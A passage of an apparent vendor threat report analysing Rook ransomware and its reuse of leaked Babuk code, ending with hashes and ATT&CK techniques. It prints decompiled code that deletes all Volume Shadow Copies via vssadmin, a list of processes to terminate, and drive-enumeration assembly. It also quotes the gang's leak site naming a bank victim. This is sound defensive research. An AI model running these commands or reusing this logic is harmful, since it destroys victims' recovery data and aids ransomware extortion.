


```
00000000083C   00000040143C   0   excel.exe
000000000850   000000401450   0   infopath.exe
00000000086C   00000040146C   0   msaccess.exe
000000000888   000000401488   0   mspub.exe
00000000089C   00000040149C   0   onenote.exe
0000000008B4   0000004014B4   0   outlook.exe
0000000008CC   0000004014CC   0   powerpnt.exe
0000000008E8   0000004014E8   0   steam.exe
0000000008FC   0000004014FC   0   thebat.exe
000000000914   000000401514   0
```

Babuk Process termination

We also noted overlap with regards to some of the environmental checks and subsequent behaviors, including the removal of Volume Shadow Copies.


Both Babuk and Rook check if the sample is executed in a 64-bit OS, then delete the shadow volumes of the user machine. The code flows to `Wow64DisableWow64FsRedirection` to disable file system redirection before calling `ShellExecuteW` to delete shadow copies.



```
{
  HMODULE v0; // ST1C_4@2
  int result; // eax@4
  HMODULE v2; // eax@5
  int v3; // [sp+Ch] [bp-8h]@1
  FARPROC v4; // [sp+10h] [bp-4h]@2

  v3 = 0;
  if ( sub_404AD0() )
  {
    v0 = LoadLibraryA("kernel32.dll");
    v4 = GetProcAddress(v0, "Wow64DisableWow64FsRedirection");
    if ( v4 )
      ((void (__stdcall *)(int *))v4)(&v3);
  }
  ShellExecuteW(0, L"open", L"cmd.exe", L"/c vssadmin.exe delete shadows /all /quiet", 0, 0);
  result = sub_404AD0();
  if ( result )
  {
    v2 = LoadLibraryA("kernel32.dll");
    result = (int)GetProcAddress(v2, "Wow64RevertWow64FsRedirection");
    if ( result )
      result = ((int (__stdcall *)(int))result)(v3);
  }
  return result;
}
```

Babuk VSS deletion (similar to Rook)

Babuk and Rook implement similar code for enumerating local drives. Rook checks for the local drives alphabetically as shown below.




```
call    ds:GetDriveTypeW
mov     [ebp+var_C], eax
cmp     [ebp+var_C], 0
jz      short loc_40ABA1

cmp     [ebp+var_C], 5   ; CD-ROM Drive
jz      short loc_40ABA1

cmp     [ebp+var_C], 4   ; Remote(network) Drive
jz      short loc_40AB4E

Move to RemoteFile Encryption

lea     edx, [ebp+nLength]
push    edx                     ; lpnLength
mov     eax, [ebp+lpMem]
push    eax                     ; lpRemoteName
mov     ecx, 2
shl     ecx, 2
add     ecx, [ebp+lpRootPathName]
push    ecx                     ; lpLocalName
call    WNetGetConnectionW
test    eax, eax
jnz     short loc_40AB95

mov     edx, [ebp+lpMem]
push    edx                     ; lpWideCharStr
call    File_Enumeration
```

```
mov     [ebp+lpRootPathName], offset aQ ; "Q:\\"
mov     [ebp+var_80], offset aW ; "W:\\"
mov     [ebp+var_7C], offset aE ; "E:\\"
mov     [ebp+var_78], offset aR ; "R:\\"
mov     [ebp+var_74], offset aT ; "T:\\"
mov     [ebp+var_70], offset aY ; "Y:\\"
mov     [ebp+var_6C], offset aU ; "U:\\"
mov     [ebp+var_68], offset aI ; "I:\\"
mov     [ebp+var_64], offset aO ; "O:\\"
mov     [ebp+var_60], offset aP ; "P:\\"
mov     [ebp+var_5C], offset aA ; "A:\\"
mov     [ebp+var_58], offset aS ; "S:\\"
mov     [ebp+var_54], offset aD ; "D:\\"
mov     [ebp+var_50], offset asc_4015F8 ; "F:\\"
mov     [ebp+var_4C], offset aG ; "G:\\"
mov     [ebp+var_48], offset asc_401608 ; "H:\\"
mov     [ebp+var_44], offset aJ ; "J:\\"
mov     [ebp+var_40], offset aK ; "K:\\"
mov     [ebp+var_3C], offset asc_401620 ; "L:\\"
mov     [ebp+var_38], offset aZ ; "Z:\\"
mov     [ebp+var_34], offset asc_401630 ; "X:\\"
mov     [ebp+var_30], offset aC ; "C:\\"
mov     [ebp+var_2C], offset aV ; "V:\\"
mov     [ebp+var_28], offset aB ; "B:\\"
mov     [ebp+var_24], offset aN ; "N:\\"
mov     [ebp+var_20], offset aM ; "M:\\"
mov     [ebp+var_4], 0
mov     [ebp+cchBufferLength], 78h
mov     [ebp+cchReturnLength], 0
mov     [ebp+var_C], 0
jmp     short loc_404589
```

Enumerating local drives

The Rook Victim Website

Like other recent ransomware varieties, Rook embraces a dual-pronged extortion approach: an initial demand for payment to unlock encrypted files, followed by public threats via the operators' website to leak exfiltrated data should the victim fail to comply with the ransom demand.




We Are Rook!!!

We have not yet thought about how to introduce us.
We are a new group and our energy is very strong.
Time will witness our growth.
We hope that the media will make our introduction public.
contact us

Rook's welcome message (TOR-based website)

This TOR-based site is used to name victims and host any data should the victim decide not to cooperate. Rook also uses the site to openly boast of having the “latest vulnerability database” and “we can always penetrate the target system” as well as their desire for success: “We desperately need a lot of money”.

These statements appear under the heading of “why us?” and could be intended to attract affiliates as well as convince victims that they mean business.



why us?

We have the latest vulnerability database
We can always penetrate the target system
We desperately need a lot of money

contact us


rook@securityrook.com
securityrook@securityrook.com

who are us

We are rook organization
we are attackers active on the front line
We will stare at the internet

About Rook (TOR-based website)

At the time of writing, three companies have been listed on the Rook blog, spanning different industries.



Leaked data size: 1123GB

https://mega.nz/fold[redacted]
(10G data will be released now, 200G data will be released in a week, and all data will be released in two week.)
https://mega.nz/f[redacted]
https://mega.nz
/file/m3wEQKZJ#3[redacted]

Industry:

Bank

introduce:

Company Profile: Zhilstroysberbank Otbasy JSC (renamed Zhilstroysberbank JSC until December 20, 2020) is a joint-stock company, a second-tier bank . Founded in 2003 .
The state participates 100% in the authorized capital of the bank. The main purpose of the Bank is to finance long-term housing construction on the basis of personal savings to finance loans to improve the living conditions of citizens who do not have sufficient funds to pay the down payment when obtaining a mortgage loan from tier two banks .
The authorized capital is 1.5 billion tenge. tenge. 20031.05 thousand depositors have been attracted since September 29, 2013.
The total contract amount for housing construction savings attracted by the Bank is 900 mln. about tenge.

Expanded victim data

Conclusion

Given the economics of ransomware – high reward for low risk – and the ready availability of source code from leaks like Babuk, it's inevitable that the proliferation of new ransomware groups we're seeing now is only going to continue. Rook may be here today and gone tomorrow, or it could stick around until the actors behind it decide they've had enough (or made enough), but what is certain is that Rook won't be the last malware we see feeding off the leaked Babuk code.

Add that to the incentive provided by recent vulnerabilities such as log4j2 that can allow initial access without great technical skill, and enterprise security teams have a recipe for a busy year ahead. Prevention is critical, along with well-documented and tested DRP and BCP procedures. All SentinelOne customers are protected from Rook ransomware.

Indicators of Compromise

SHA1

104d9e31e34ba8517f701552594f1fc167550964
19ce538b2597da454abf835cff676c28b8eb66f7
36de7997949ac3b9b456023fb072b9a8cd84ade8

SHA256

f87be226e26e873275bde549539f70210ffe5e3a129448ae807a319cbdcf7789
c2d46d256b8f9490c9599eea11ecef19fde7d4fdd2dea93604cee3cea8e172ac
96f7df1c984c1753289600f7f373f3a98a4f09f82acc1be8ecfd5790763a355b

MITRE ATT&CK

T1027.002 – Obfuscated Files or Information: Software Packing
T1007 – System Service Discovery
T1059 – Command and Scripting Interpreter
TA0010 – Exfiltration
T1082 – System Information Discovery
T1490 – Inhibit System Recovery